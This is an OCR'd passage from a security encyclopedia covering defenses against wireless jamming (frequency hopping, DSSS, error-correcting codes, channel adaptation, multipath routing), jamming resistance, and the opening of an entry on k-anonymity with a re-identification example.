
FHSS is robust to the narrowband jamming signal, because the jamming signal will be effective only when the hopper happens to hop to that frequency. For instance, if a transmitter switches its frequency randomly over a maximum of 2, 000 channels, it will see the jamming signal 0.05% of the time. Alternatively, if the jamming signal spread over the whole 2, 000 channel or the jamming signal follows each frequency hop, then the frequency-hopping techniques are no longer robust to those jamming attacks. Thus, the frequency-hopping techniques make it harder for jammers to be effective (Fig. 3).



Jamming Attack Defense, Fig. 3 A spectrum analyzer photo of FHSS signal (Regulations and Guidance, 1910)


Direct-sequence spread spectrum (DSSS) Direct-sequence spread spectrum systems multiply the narrowband signal to be transmitted by a "noise" signal. This noise signal is a pseudorandom sequence of 1 and − 1 values, at a frequency much higher than that of the original signal, thereby spreading the energy of the original signal into a much wider band. The resulting signal resembles white noise. However, this noise-like signal can be used to exactly reconstruct the original data at the receiving end, by multiplying it by the same pseudorandom (PN) sequence (because $1 \times 1 = 1$ and $-1 \times -1 = 1$). This process, known as "de-spreading," mathematically constitutes a correlation of the transmitted PN sequence with the PN sequence that the receiver believes the transmitter is using. For de-spreading to work correctly, the transmit and receive sequences must be synchronized. This requires the receiver to synchronize its sequence with

the transmitter's sequence via some sort of timing search process (Fig. 4).



Jamming Attack Defense, Fig. 4 An illustration of DSSS


The de-spreading mechanism reduces the jamming signal power and makes the DSSS techniques resistance to many types of jamming attacks. However, DSSS can only defense certain jamming attacks. A jammer that transmits continuous signals can defeat the DSSS system by increasing its jamming power high enough to overcome the processing gain in the receiver. Alternatively, a jammer can emit pulse signals with the peak power much higher than the constant power and adopt a 33% duty cycle pulse which is adequate for effective jamming (Adamy, 2004) (Fig. 5).



Jamming Attack Defense, Fig. 5 A spectrum analyzer photo of DSSS signal (Dixon, 1976)

Time-hopping spread spectrum (THSS) Time-hopping systems use the pseudorandom sequence to control the transmitter on and off. This form of spread spectrum modulation is mainly applied in combination with frequency-hopping, such as in the RACEP systems developed by Martin Marietta Corp. Time-hopping by itself is not effective in coping with jamming attacks, unless it is combined with frequency-hopping to prevent single-frequency interference from causing significant communication disturbance.

Chirp spread spectrum (CSS) A chirp is a sinusoidal-wave signal whose frequency increases or decreases with time (Fig. 6). It is also known as a sweep signal as its frequency scans through a predetermined frequency band. Modulating the narrowband signal with a chirp will spread the signal over a wider frequency band. Similar to frequency-hopping technique, chirp spread spectrum can only reduce the narrowband jamming attack, since such a jammer only affects the chirp receiver for a small percentage of the time. Additionally, if the jammer can determine the tuning slope of the chirp frequency, it can effectively disable the chirp receiver by sweeping the frequency band at the same pace as the chirp.



Jamming Attack Defense, Fig. 6 A graph of a sinusoidal linear chirp

Power control To reduce the jamming effect, a transmitter can increase its transmission power. Essentially, the likelihood of correct packet

transmission is affected by the bit error rate (BER), which is, in turn, determined by the signal-to-noise ratio (SNR) (Viterbi and Omura, 2013). The higher the SNR is, the less the BER will be. In jamming scenarios, the jamming signal contributes to the noise part, and thus its effectiveness is determined by SNR or more precisely jamming-to-signal ratio. Raising the transmission power of the transceiver increases the SNR and reduces the jamming effect. However, such a defense method is limited by the maximum achievable transmission power of the transceiver and the jammer as well.

Jamming Attack Defense in the Link Layer and Layers Above


Error-correcting code is a block of redundant data that is appended to the original message at the sender. The code provides extra information for the receiver to identify the location of errors that occurred during propergaton and to correct them. However, each type of code has a maximum number of errors that it can correct. Typically, the more bits that are added as an error-correcting code, the larger number of errors that it is capable to correct. The popular codes used in modern systems include Reed–Solomon codes (Kim and Stark, 1989), turbo codes, BCH codes, Reed–Muller codes, binary Golay codes, and low-density parity-check codes (LDPC) (Peterson et al., 1972).

Reed–Solomon block code takes a fixed block of input data and produces a fixed block of output. For example, the most widely used R-S (255,223) processes one 223-byte message block at a time and appends 32 redundant bytes to each block. It can handle up to eight incorrect bytes per data block. Consider the scenario where frequency-hopping is used and a narrowband jammer is constantly jamming one hop. If the total number of hops is 255, then R-S (255,223) can correct all bit errors caused by this narrowband jammer and thus reduces the effectiveness of this jammer. As a result, to adequately disturb the communication, a jammer has to interfere with at least eight hops.

Link-layer channel adaptation The link-layer channel adaptation strategies (Chen et al., 2009; Wood et al., 2007) work similarly as frequency-hopping, for example, multiple frequency channels are being used for data communication. However, unlike physical layer frequency-hopping, link-layer channel adaptation techniques are software-based

strategies. Therefore, they can be deployed on any legacy wireless devices that are able to work on multiple orthogonal channels. Much work has shown that channel adaptation can be applied on sensor platforms (Berkeley motes) (Xu et al., 2007) and 802.11 devices (Navda et al., 2007). Although link-layer channel-hopping can be implemented proactively, one of its biggest advantages is, perhaps, its ability to react to jamming attacks. Before the jammer becomes active, the wireless devices can work in their original style, for example, working on one channel. As soon as the jamming attacks are detected, reactive channel adaptation occurs and makes the entire network or only the jamming region to switch to a different radio channel. As such, it imposes little overhead to wireless devices in non-jamming scenarios while altering the network working mode on demand to cope with jamming attacks.

Figure 7 demonstrates the packet delivery time series for the number of packets delivered to the sink, the data collecting center. During one window interval, each sensor generated five packets and should deliver around five packets to the sink. Shortly after the jammer was turned on, nodes 10,52,53 lost their connections because they were directly affected. After the jammer was detected, nodes 10,52,53 switched to the new channel, and a subset of nodes multiplex between the original and new channels to relay packets. As a result, nodes 10,52,53 resumed their ability to deliver packets to the sink.




Jamming Attack Defense, Fig. 7 Illustration of link-layer channel adaptation: (**a**) the network topology snapshot of the Mica2 testbed shortly after the jammer was turned on and (**b**) packet delivery time series in a five-packet window when applying link-layer channel adaptation (Xu et al., 2007)

Similar to frequency-hopping, the link-layer channel adaptation can reduce the effectiveness of a narrowband jammer who does not “follow” the network as it switches its working channel.

Spatial retreats The basic idea behind spatial retreats is that when mobile wireless devices are interfered by jamming attacks, they should simply move to a safe location, for example, an area that is no longer affected by jamming attacks. Spatial retreats are suitable for the network that consists of mobile participants, such as users with cell phones, WLAN-enabled laptops, or robots. One potential problem with spatial retreat is that a mobile jammer can move through the mobile networks and cause large number of mobile devices to relocate. By doing so, an attacker can cause the network to be partitioned, thereby severing network communications. To address this problem, spatial retreat strategies typically contain two phases: (1) escape phase, in which the wireless devices that are located within the jammed area move to “safe” regions, and (2) reconstruction phase, in which the mobile devices move around to achieve uniform network coverage, thereby preventing the jammer from partitioning the

network (Ma et al., 2005), as illustrated in Fig. 8.



Jamming Attack Defense, Fig. 8 A robust spatial retreats algorithm that can repair the effect of a jammer passing through the coverage region (Ma et al., 2005). The red circle depicts the jamming range

Convert timing channels The idea of convert channels (Xu et al., 2008) is that although a jammer might prevent the successful reception of packets, the fact that there was an attempted, incoming packet could be exploited to convey information. In a conventional network stack, the physical and data link layers are responsible for providing reliable packet delivery services. Since jamming disrupts these two layers yet still allows for the detection of packet failure events, it is possible to create a low-rate overlay between the normal data link layer and the network layer that would allow for the resumption of network services. As such, the overlay first detects failed packet reception in spite of jamming attacks and then maps the presence of

failed packets into information that needs to be delivered. One mapping strategy is to let each sender modulate the packet transmission time using an optical orthogonal code (OOC) (Chung et al., 1989) that is assigned to it, and the receiver uses the same code to recover the information being modulated, similar to the principle of code division multiple access (CDMA). Covert timing channel techniques are not only suitable for narrowband jammers but also suitable for broadband jammers without unlimited transmission.

Jamming-resilient multipath routing The aforementioned jamming defenses primarily focus on repairing connectivity between adjacent nodes. Jamming-resilient multipath routing (Mustafa et al., 2012) is a network layer solution and focuses on restoring the end-to-end data delivery through multipath routing. The idea is to select multiple paths prior to jamming attacks. Once jamming is detected and the path is no longer available, an alternative path in the candidate path pool is selected to deliver data. Thus, as long as all paths do not fail concurrently, the end-to-end path availability is maintained. To evaluate the fail dependency among multiple paths, the network can select multipath based on the knowledge of a path's availability history. By maximizing the end-to-end availability of the selected paths based on availability history vectors (AHVs) of paths, the network can execute either a centralized algorithm or a distributed AHV-based routing protocol built on top of a classic routing algorithm to select fault-independent paths and to achieve the goal of overcoming the jamming impact.

Open Problems and Future Directions

In terms of jamming attack defense strategies, there is no panacea capable of restoring the communication disrupted by any types of jamming attacks. Each jamming defense strategy has its limitation on its achievable anti-jam margins and thus can only make certain types of jamming difficult. It is thus to be discovered, if possible, a panacea for jamming attacks.

References

Adamy D (2004) EW 102: a second course in electronic warfare. Artech House, Boston

[zbMATH]

Chen Y, Xu W, Trappe W, Zhang Y (2009) Securing emerging wireless systems. Springer, New York
[Crossref][zbMATH]

Chung FR, Salehi JA, Wei VK (1989) Optical orthogonal codes: design, analysis and applications. IEEE Trans Inf Theory 35(3):595–604
[MathSciNet][Crossref][zbMATH]

Dixon RC (1976) Spread spectrum techniques. IEEE, John Wiley & Sons Inc, New Jersey

Jackson CL (2008) The genesis of unlicensed wireless policy: how spread spectrum devices won access to license-exempt band-width

Kim SW, Stark W (1989) Optimum rate reed-solomon codes for frequency-hopped spread-spectrum multiple-access communication systems. IEEE Trans Commun 37(2):138–144
[Crossref][zbMATH]

Ma K, Zhang Y, Trappe W (2005) Mobile network management and robust spatial retreats via network dynamics. In: IEEE International Conference on Mobile Adhoc and Sensor Systems Conference. IEEE, pp 8–pp

Marcus M (2011) Early civil spread spectrum history. https://www.marcus-spectrum.com/page4/SSHist.html

Mustafa H, Zhang X, Liu Z, Xu W, Perrig A (2012) Jamming-resilient multipath routing. IEEE Trans Dependable Secure Comput 9(6):852–864
[Crossref]

Navda V, Bohra A, Ganguly S, Rubenstein D (2007) Using channel hopping to increase 802.11 resilience to jamming attacks. In: IEEE INFOCOM 2007-26th IEEE International Conference on Computer Communications. IEEE, pp 2526–2530

Peterson WW, Peterson W, Weldon E, Weldon E (1972) Error-correcting codes. MIT Press, Cambridge
[zbMATH]

Regulations O, Guidance R (1910) Code of federal regulations. Respiratory Protection

Viterbi AJ, Omura JK (2013) Principles of digital communication and coding. Courier Corporation
[zbMATH]

Wood AD, Stankovic JA, Zhou G (2007) DEEJAM: defeating energy-efficient jamming in IEEE 802.15. 4-based wireless networks. In: 2007 4th Annual IEEE Communications Society Conference on Sensor, Mesh and Ad Hoc Communications and Networks. IEEE, pp 60–69
[zbMATH]

Xu W, Trappe W, Zhang Y (2007) Channel surfing: defending wireless sensor networks from interference. In: 2007 6th International Symposium on Information Processing in Sensor Networks. IEEE, pp 499–508

Xu W, Trappe W, Zhang Y (2008) Anti-jamming timing channels for wireless networks. In: Proceedings of the First ACM Conference on Wireless Network Security, pp 203–213 [zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_54

Jamming Resistance

Srdjan Capkun[3] ✉
(3) Department of Computer Science, System Security Group, ETH Zurich, Zürich, Switzerland

✉ **Srdjan Capkun**
Email: capkuns@inf.ethz.ch

Definition

In radio communications, jamming is defined as the intentional prevention of communication by the use of electromagnetic signals. Jamming resistance techniques provide resilience to jamming attacks when the attacker has limited transmission power and therefore cannot prevent communication on all available communication frequencies simultaneously.

Background

Jamming resistance has been considered already in the early 1900s. Nikola Tesla discussed it in 1903 in two US patents; in those patents he also described jamming resistance techniques similar to frequency hopping. In 1908, a German radio pioneer Johannes Zenneck mentioned frequency hopping in his book Wireless Telegraphy. Several other inventions of frequency hopping have later followed of which the 1942 US patent by the actress Hedy Lamarr and composer George Antheil is the most well known. The books by Adamy give a good overview of jamming resistance in the context of the electronic warfare.

Theory

Spread spectrum (SS) techniques represent a common way to achieve anti-jamming communication. These techniques use data-independent, random sequences to spread a narrowband information signal over a wide (radio) band of frequencies. Under the premise that it is hard or infeasible for an attacker to jam the entire frequency band, the receiver can correlate the received signal with a replica of the random sequence to retrieve the original information signal. Important instances of spread spectrum techniques are frequency hopping spread spectrum (FHSS) and direct-sequence spread spectrum (DSSS). In FHSS, the sender and the receiver agree on a (hopping) sequence of channels on which they will communicate in the future. This sequence is typically generated from a secret shared by the sender and the receiver. In DSSS, the data signal is modulated with a continuous, predefined spreading signal of a higher frequency, also called the chipping sequence. During the modulation, the data signal gets spread in the frequency domain and thus becomes resistant against (narrow-band) interference. Given a sufficiently high frequency of the spreading signal, the resulting signal becomes hidden in the noise of the wireless channel. The processing gain of the communication system (indicating the ratio by which interference can be suppressed relative to the original signal) defines the required length of the DSSS spreading code, determining the spreading signal. A combination of FHSS and DSSS can also be used; here, the communicating parties hop between frequency channels within which they then spread their signals using DSSS.

Essential for both FHSS and DSSS communication is that the sender and the receiver share a secret prior to their communication. This enables the receiver to generate the random sequence and to detect and decode the sender’s spread signal. Jamming resilience is based on the fact that the attacker does not know which spreading/hopping sequences will be used by the sender prior to the communication, and that during the message transmission it will not be able to find this sequence. Recently, uncoordinated spread spectrum techniques (uncoordinated FHSS and uncoordinated DSSS) have also been proposed. Those techniques allow jamming-resistant communication without shared keys and therefore enable jamming-resistant broadcast communication.

Besides FHSS and DSSS, the use of chirp signals has also been proposed for jamming-resistant communication. A chirp is a sine signal in which the frequency of the signals (rapidly) increases or decreases within a given frequency range. When used for jamming-resistant communication, the start time of a chirp signal, which determines the start of the frequency sweep, is agreed between the communicating parties prior to the communication, but is unknown to the jammer.

Recommended Reading

Adamy D (2001) Ew 101: a first course in electronic warfare. Artech House Radar Library, Norwood
[zbMATH]

Adamy D (2004) EW 102: a second course in electronic warfare. Artech House Radar Library, Norwood
[zbMATH]

K

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_754

k-Anonymity

Sabrina De Capitani di Vimercati[1] ✉ and Pierangela Samarati[1] ✉
(1) Dipartimento di Informatica, Università degli Studi di Milano, Milano, Italy

✉ **Sabrina De Capitani di Vimercati (Corresponding author)**
Email: sabrina.decapitani@unimi.it

✉ **Pierangela Samarati**
Email: pierangela.samarati@unimi.it

Definitions

k-Anonymity is a property that captures the protection of released data against possible reidentification of the respondents to whom the data refer. *k*-Anonymity states that the released data should be indistinguishably related to no less than *k* respondents.

Background

The increased power and interconnectivity of computer systems available today provide the ability of storing, processing, sharing, and disseminating large amounts of data, resulting in huge amount of information accessible anywhere anytime. If in the past the released information was mostly in statistical and tabular form (macrodata), many situations require today that the specific stored data themselves (microdata) be released. The advantage of releasing microdata instead of specific precomputed statistics is an increased flexibility and availability of information for the users. To protect the anonymity of the entities, called *respondents*, to whom the released

microdata refer, data holders often remove, encrypt, or code identity information such as names, telephone numbers, and Social Security Numbers. The resulting de-identified data however provide no guarantee of anonymity. In fact, de-identified data can be analyzed by powerful techniques and sophisticated algorithms, thus making possible *linking attacks* combining information available through different sources to infer information that was not intended for disclosure. For instance, by linking de-identified medical records with other publicly available data or by looking at unique characteristics found in the released medical data, a data observer will most certainly be able to reduce the uncertainty about the identities of the users to whom the medical records refer, or – worse – to determine them exactly. This problem has raised particular concerns in the medical and financial fields, where microdata, which are increasingly released for circulation or research, can be or have been subject to abuses, compromising the privacy of individuals.

Several techniques have been proposed to protect the disclosure of information that should be kept private. Some techniques protect data by masking or perturbing their values, while others protect data by replacing them with plausible, but made up, values. Among them, there are the commonly used approaches like sampling, swapping values, and adding noise to the data that maintain some overall statistical properties of the resulting "sanitized" data. The main limitation of these techniques is that they cannot be used when it is important to maintain the truthfulness of the data (i.e., no fake or false data can be released). *k*-Anonymity (Samarati, 2001) has been proposed as a technique for protecting data referred to users while preserving the truthfulness of the data.

Theory and Application

The work on *k*-anonymity (Samarati, 2001) introduced a basic idea that conveniently allows protecting the privacy of the identities of individuals reported in datasets undergoing public or semi-public disclosure. The work started from the observation that released data, even if apparently anonymized because explicitly identifying information (e.g., Social Security Numbers) have been removed, may contain other data (e.g., race, birth date, sex, ZIP code) which uniquely or almost uniquely pertain to specific individuals to whom the data refer and make them stand out from

others. These other data work then as quasi-identifiers. By linking these identifying characteristics to publicly available databases associating these characteristics with the individual's identity, the data recipients can determine to which individual each piece of released data belongs, or restrict their uncertainty to a specific subset of individuals. As an example, consider the microdata table in Fig. 1a and the non-de-identified public table in Fig. 1b. Released attributes `Race`, `Sex`, `MaritalStatus`, and `ZIP` can be linked to the public tuples in Fig. 1b and reveal information on `Name`, `Address`, and `City`. In the table in Fig. 1a, for example, there is only one single Asian male living in the 22038 area. This combination, if unique in the external world as well, uniquely identifies the corresponding tuple as pertaining to "John Green, 22038 Pencil Rd., Fairfax," thus revealing that he suffers from hypertension. To be able to protect information from such linking and correlation attacks, *k*-anonymity requires that each released data be such that every combination of values of quasi-identifiers can be indistinctly matched to no less than *k* individuals. Since it seems impossible, or highly impractical and limiting, to make assumptions on the datasets available for linking to external attackers or curious data recipients, essentially *k*-anonymity takes a safe approach requiring that, in the released table itself, the respondents be indistinguishable (within a given set) with respect to a set of attributes. To guarantee the *k*-anonymity requirement, *k*-anonymity requires each quasi-identifier value in the released table to have at least *k* occurrences. This is clearly a sufficient condition for the *k*-anonymity requirement: if a set of attributes of external tables appears in the quasi-identifier associated with the released data, and the released data satisfy this condition, the combination of the released data with the external data will never allow the recipient to associate each released tuple with less than *k* respondents. The principle behind the *k*-anonymity requirement in itself is not new as it has long been applied and enforced by national statistical agencies in the release of census or survey data. The novelty is the translation of such a practice into a simple and easily enforceable definition on the datasets to be released.

SSN	Name	Race	Sex	MaritalStatus	ZIP	Disease
		black	M	married	22012	stomach ulcer
		black	M	divorced	22017	gastritis
		white	F	married	22023	chest pain
		white	F	widow	22024	heart attack
		white	F	married	22024	short breath
•		*asian*	*M*	*single*	*22038*	hypertension

(a)

Name	Address	City	Race	Sex	Marital Status	ZIP
.....	.....	.....	.....	.....	.....	.....
• John Green	Pencil Rd.	Fairfax	*asian*	*M*	*single*	*22038*
.....	.....	.....	.....	.....	.....	.....


(b)

k-Anonymity, Fig. 1 An example of a de-identified microdata table (**a**) and of a non-de-identified public available table (**b**)

Generalization and Suppression

The concept of *k*-anonymity and its formalization have been proposed together with its enforcement via *generalization* and *suppression*, two microdata protection techniques that have the advantage of preserving the truthfulness of the information. Generalization consists in replacing the values of an attribute with more general values (e.g., the data of birth can be substituted with the year of birth). In the original *k*-anonymity proposal (Samarati, 2001), generalization is based on a *domain generalization hierarchy* and a corresponding *value generalization hierarchy* on the values in the domain. The domain generalization hierarchy is a total order and the corresponding value generalization hierarchy a tree, where the parent/child relationship represents the direct generalization/specialization relationship. Figure 2 illustrates an example of possible domain and value generalization hierarchies for attributes `MaritalStatus` and `ZIP`. A generalization process therefore proceeds by replacing the values represented by the leaf nodes with one of their ancestor nodes at a higher level. Other approaches also generalize data without following a predefined and static hierarchy but construct a hierarchy during the anonymization process (e.g., Bayardo and

